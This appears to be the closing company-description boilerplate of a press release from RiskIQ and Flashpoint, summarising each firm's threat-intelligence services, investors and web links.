RiskIQ is the leader in digital threat management, providing the most comprehensive discovery, intelligence, and mitigation of threats associated with an organization's digital presence. With more than 75 percent of attacks originating outside the firewall, RiskIQ allows enterprises to gain unified insight and control over web, social and mobile exposures. Trusted by tens of thousands of security analysts, security teams and CISO's, RiskIQ's platform combines advanced internet data reconnaissance and analytics to expedite investigations, understand digital attack surfaces, assess risk and take action to protect the business, brand and customers. Based in San Francisco, the company is backed by Summit Partners, Battery Ventures, Georgian Partners and MassMutual Ventures. Visit https://www.riskiq.com or follow us on Twitter. Try RiskIQ Community Edition for free by visiting https://www.riskiq.com/community/.

About Flashpoint

Flashpoint delivers Business Risk Intelligence (BRI) to empower organizations worldwide with meaningful intelligence and information that combats threats and adversaries. The company's sophisticated technology, advanced data collections, and human-powered analysis uniquely enables large enterprises and the public sector to bolster cybersecurity, confront fraud, detect insider threats and build insider threat programs, enhance physical security, improve executive protection, and address vendor risk and supply chain integrity. Flashpoint is backed by Georgian Partners, Greycroft Partners, TechOperators, K2 Intelligence, Jump Capital, Leaders Fund, Bloomberg Beta, and Cisco Investments. For more information, visit https://www.flashpoint-intel.com/ or follow us on Twitter at @FlashpointIntel.

RISKIQ® FLASHPOINT